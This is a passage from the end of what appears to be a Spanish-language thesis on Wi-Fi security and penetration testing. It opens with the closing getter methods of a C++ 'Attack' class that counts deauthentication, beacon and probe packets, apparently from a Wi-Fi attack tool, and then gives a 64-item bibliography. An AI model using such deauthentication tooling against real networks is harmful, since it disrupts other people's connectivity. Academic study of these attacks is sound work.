450     return beaconPkts;
451 }
452
453 uint32_t Attack::getProbePkts() {
454     return probePkts;
455 }
456
457 uint32_t Attack::getDeauthMaxPkts() {
458     return deauth.maxPkts;
459 }
460
461 uint32_t Attack::getBeaconMaxPkts() {
462     return beacon.maxPkts;
463 }
464
465 uint32_t Attack::getProbeMaxPkts() {
466     return probe.maxPkts;
467 }
468
469 uint32_t Attack::getPacketRate() {
470     return packetRate;
471 }
```

BIBLIOGRAFÍA

- [1] A. A. González Martínez, “Estudio de los riesgos relacionado con las redes Wi-Fi.”
- [2] P. Arana, “Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2),” 2006.
- [3] J. Bilger, H. Cosand, N.-E.-G. Singh, and J. Xavier, “Security and Legal Implications of Wireless Networks, Protocols, and Devices.”
- [4] R. Jain, “Wireless LAN Security II: Wireless LAN Security II: WEP Attacks, WEP Attacks, WPA and WPA2 WPA and WPA2.” [Online]. Available: <http://www.cse.wustl.edu/~jain/cse571-09/>
- [5] J. Núñez, “Comunicaciones WiFi seguras en entorno corporativo,” 2022.
- [6] D. G. Prieto, “Seguridad en redes inalámbricas: el protocolo WEP,” 2014.
- [7] A. Milena and O. Castillo, “Introducción a las pruebas de penetración.”
- [8] R. Hualpa, “Evaluación de efectividad de las pruebas de penetración internas contra el escalamiento de privilegios de usuario,” 2022.
- [9] L. Álvarez, “Evaluación del desempeño de los sistemas de autenticación del estándar de seguridad IEEE 802.1X para la integración de un portal cautivo bajo el protocolo de RADIUS,” 2022.
- [10] A. Chasi and F. Ron, “CREACIÓN DE UNA GUÍA METODOLÓGICA PARA EL ANÁLISIS DE REDES INALÁMBRICAS BAJO EL ESTÁNDAR

802.11 b/g/n APLICADO AL LABORATORIO DE INFORMÁTICA FORENSE DE LA FISCALÍA GENERAL DEL ESTADO,” 2012.

- [11] C. DE Tecnologías La Información Proyecto De Titulación Previo A La Obtención Del Título De, “UNIVERSIDAD ESTATAL DEL SUR DE MANABÍ FACULTAD DE CIENCIAS TÉCNICAS.”
- [12] I. Briones, “Aplicación de hacking ético para la determinación de amenazas, riesgos y vulnerabilidades en la red de la Universidad Estatal del Sur de Manabí,” 2020.
- [13] W. Rodriguez, “Análisis de vulnerabilidades de la red inalámbrica para mitigar la inseguridad de ataque informáticos,” 2022.
- [14] M. Curay, “Análisis de vulnerabilidades de redes inalámbricas domésticas utilizando pentesting en Tungurahua,” 2023.
- [15] A. Arcía, “Análisis de tráfico de datos en la capa de enlace de redes LAN, para la detección de posibles ataque o intrusiones sobre tecnologías ethernet y WiFi 802.11 en la carrera de ingeniería en sistemas computacionales de la Universidad Estatal del Sur de Manabí,” 2021.
- [16] C. Brian P, “IEEE 802.11 Wireless Local Area Networks,” *IEEE Communications Magazine*, 1997.
- [17] Jim Kurose and Keith Ross, “Chapter 7: Wireless and Mobile Networks,” 2020.

- [18] J. Kurose and K. Ross Addison-Wesley, “Chapter 6: Wireless and Mobile Networks,” 2012.
- [19] M. O. Pervaiz, M. Cardei, and J. Wu, “CHAPTER: SECURITY IN WIRELESS LOCAL AREA NETWORKS.”
- [20] “IEEE 802.11b Wireless LANs Wireless Freedom at Ethernet Speeds.”
- [21] Mischa Schwartz, “THE-ALOHANET—SURFING-FOR-WIRELESS-DATA,” *IEEE Communications Magazine*, 2009.
- [22] J. Rodríguez, “WI-ME: SISTEMA DE MEDICIÓN DE SEGURIDAD DE REDES INALÁMBRICAS CON PROTOCOLO WEP, WPA Y WPA2 UTILIZANDO WARDRIVING, WIRELESS PENETRATION TESTING Y OTRAS HERRAMIENTAS EN UN SECTOR DEL DISTRITO DE VÍCTOR LARCO HERRERA-TRUJILLO,” 2019.
- [23] “What is wireless network infrastructure? Benefits & best practices,” Meter. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.meter.com/resources/wireless-network-infrastructure>
- [24] Cisco ENCOR Mastery Course, “The Importance of Wireless Communications,” PIVIT Global. Accessed: Nov. 06, 2024. [Online]. Available: <https://learn.pivitglobal.com/the-importance-of-wireless-communications>
- [25] Ernesto Tolocka, “Clasificación de redes inalámbricas,” Profe Tolocka. Accessed: Nov. 06, 2024. [Online]. Available:

<https://www.profetolocka.com.ar/2021/11/29/clasificacion-de-redes-inalambricas/>

- [26] “Tipos de Redes Inalámbricas: WPAN, WLAN, WMAN y WWAN,” Mundielectro. Accessed: Nov. 06, 2024. [Online]. Available: <https://mundielectro.com/tipos-de-redes-inalambricas-wpan-wlan-wman-y-wwan/>
- [27] J. Salazar, “REDES INALÁMBRICAS.” [Online]. Available: <http://www.techpedia.eu>
- [28] “Redes WLAN: ¿Qué es? Características, funciones y ventajas,” Redes Informáticas. Accessed: Nov. 06, 2024. [Online]. Available: <https://redesinformaticas.org/red-wlan/>
- [29] “Ventajas y desventajas de una red inalámbrica,” itel. Accessed: Nov. 06, 2024. [Online]. Available: <https://itel.mx/ventajas-y-desventajas-de-una-red-inalambrica-que-debes-saber>
- [30] “Ventajas y desventajas de la red inalámbrica.” Accessed: Nov. 06, 2024. [Online]. Available: <https://www.proscont.com/ventajas-y-desventajas-red-inalambrica/>
- [31] Redeando Team, “Red Cableada vs. WiFi: Ventajas y Desventajas en la Conectividad Moderna,” REDeando. Accessed: Nov. 06, 2024. [Online]. Available: <https://redeando.com/red-cableada-vs-wifi-ventajas-y-desventajas-en-la-conectividad-moderna/>

- [32] Carlos Vialfa, “IEEE 802.11: qué es, WiFi, características, para qué sirve,” CCM.
- [33] “Estándares Wi-Fi: historia, desarrollo e influencia en las conexiones a Internet.,” Bardimin. Accessed: Nov. 06, 2024. [Online]. Available: <https://bardimin.com/es/network-es/estandares-wi-fi-historia-desarrollo-e-influencia-en-las-conexiones-a-internet/>
- [34] Marco Antonio, “La Evolución del WiFi y el Significado de los Estándares IEEE 802.11,” Day2Consultores. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.day2consultores.com/post/la-evoluci%C3%B3n-del-wifi-y-el-significado-de-los-est%C3%A1ndares-ieee-802-11>
- [35] Paul Nganga, “Explicación de los estándares inalámbricos 802.11,” CommunityFS. Accessed: Nov. 06, 2024. [Online]. Available: <https://community.fs.com/es/article/802-11-standards-explained.html>
- [36] Granda Washington and Villegas Edison, “INVESTIGACIÓN Y DISEÑO DE LA ARQUITECTURA DE RED CON TECNOLOGÍA 802.16 EN CONVERGENCIA CON 802.11 PARA MEJORAR LA QoS DE SISTEMAS DIGITALES INALÁMBRICAS EN FASTNET CIA. LTDA.,” 2016.
- [37] Daniel Ordóñez Flores, “Estándares Inalámbricos ,” Cisco Community. Accessed: Nov. 06, 2024. [Online]. Available: <https://community.cisco.com/t5/blogs-wireless-mobility/est%C3%A1ndares-inal%C3%A1mbricos/ba-p/3365301>

- [38] “Ensuring Wireless Network Security: Tips and Best Practices,” dig8ital. Accessed: Nov. 06, 2024. [Online]. Available: <https://dig8ital.com/post/wireless-security-101/>
- [39] “Wireless Network Security,” PyNetLabs. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.pynetlabs.com/security-of-wireless-networks/>
- [40] D. G. Prieto, “Seguridad en redes inalámbricas: el protocolo WEP,” 2014.
- [41] Maine Basan, “Wireless Network Security: WEP, WPA, WPA2 & WPA3 Explained,” eSecurity Planet. Accessed: Nov. 06, 2024. [Online]. Available: <https://www.esecurityplanet.com/trends/the-best-security-for-wireless-networks/>
- [42] M. K. Kissi and M. Asante, “Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools,” 2020.
- [43] A. M. Alsahlany, Z. H. Alfatlawy, and A. R. Almusawy, “Experimental evaluation of different penetration security levels in wireless local area network,” *Journal of Communications*, vol. 13, no. 12, pp. 723–729, Dec. 2018, doi: 10.12720/jcm.13.12.723-729.
- [44] M.-C. J. and Y. L. Jyh-Cheng Chen, “Wireless LAN security and IEEE 802.11i,” *IEEE Wireless Communications*, vol. 12, pp. 27–36, Feb. 2005.
- [45] “Wi-Fi Protected Access (WPA), WPA2 and 802.11i,” informIT. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.informit.com/articles/article.aspx?p=421706>

- [46] Ray Walsh, “What is a WPA2 and how does it work?,” ProPrivacy. Accessed: Nov. 07, 2024. [Online]. Available: <https://proprivacy.com/guides/what-is-wpa2>
- [47] Michael Barton Heine Jr, “An Overview of Wireless Protected Access 2 (WPA2),” Lifewire. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.lifewire.com/what-is-wpa2-818352>
- [48] Mark Nicholls, “Types of Penetration Testing: Black Box, White Box & Grey Box,” RedScan. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.redscan.com/news/types-of-pen-testing-white-box-black-box-and-everything-in-between/>
- [49] “Black-Box vs Grey-Box vs White-Box Penetration Testing,” PacketLabs. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.packetlabs.net/posts/types-of-penetration-testing/>
- [50] “Understanding the Differences: White-Box, Black-Box, and Grey-Box Penetration Testing,” ShadowSurface. Accessed: Nov. 07, 2024. [Online]. Available: <https://shadowsurface.com/blog/types-of-penetration-testing/>
- [51] “Understanding the Five Phases of the Penetration Testing Process,” EC-Council. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/>

- [52] Matthew Olney, “What Are the 5 Stages of Penetration Testing?,” Integrity360. Accessed: Nov. 07, 2024. [Online]. Available: <https://insights.integrity360.com/what-are-the-5-stages-of-penetration-testing>
- [53] “What are Wireless Network Attacks?,” OffSec. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.offsec.com/cyberiversity/wireless-network-attacks/>
- [54] L. P. James Leyte-Vidal, “SEC617: Wireless Penetration Testing and Ethical Hacking,” SANS. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.sans.org/cyber-security-courses/wireless-penetration-testing-ethical-hacking/>
- [55] Lady Vargas, “Análisis de vulnerabilidades críticas del sistema operativo móvil android mediante pentesting,” 2023.
- [56] A. Lopez Garabal, “Laboratorio de sistemas operativos y computadoras METASPLOIT FRAMEWORK.”
- [57] A. Carranza, J. Magallanes, C. DeCusatis, and J. Espinal, “Automated wireless network penetration testing using wifite and reaver,” in *Proceedings of the LACCEI international Multi-conference for Engineering, Education and Technology*, Latin American and Caribbean Consortium of Engineering Institutions, 2017. doi: 10.18687/LACCEI2017.1.1.64.
- [58] O. M. Cornelio, N. Cardentey Moreno, P. M. Puig, and R. C. Jiménez Hernández, “Aplicación informática para el control energético de la tecnología

utilizando herramienta de monitoreo de red Nmap Application for the power control technology using network monitoring tool Nmap,” *Revista Cubana de Ciencias Informáticas (RCCI)*, vol. 6, no. 2, p. abril-junio, 2012, [Online]. Available: <http://rcci.uci.cu>

- [59] C. Amaguaña, “Desarrollo de un prototipo de módulo de análisis de tráfico basado en wireshark para la detección de ataques de denegación usando inspección de tramas loraWan que provea una capa de integración API REST.,” 2022.
- [60] “Aircrack-ng,” Aircrack-ng. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=es:aircrack-ng>
- [61] “NetSpot: Analizar redes inalámbricas Wi-Fi y crea mapas de calor,” Redes Zone. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.redeszone.net/tutoriales/redes-wifi/netspot-monitor-analizar-redes-inalambricas-wi-fi/>
- [62] “inSSIDer, analiza y mejora tu conexión WiFi,” Evaristo GZ. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.evaristogz.com/inssider-analizar-redes-inalambricas-wifi/>
- [63] Greg Jehs, “The Importance of Network Vulnerability Assessments,” Network Computing. Accessed: Nov. 07, 2024. [Online]. Available: <https://www.networkcomputing.com/network-security/the-importance-of-network-vulnerability-assessments>

[64] Mikrotik, “RB2011UiAS-2HnD-IN.” Accessed: Nov. 27, 2024. [Online].

Available: <https://mikrotik.com/product/RB2011UiAS-2HnD-IN>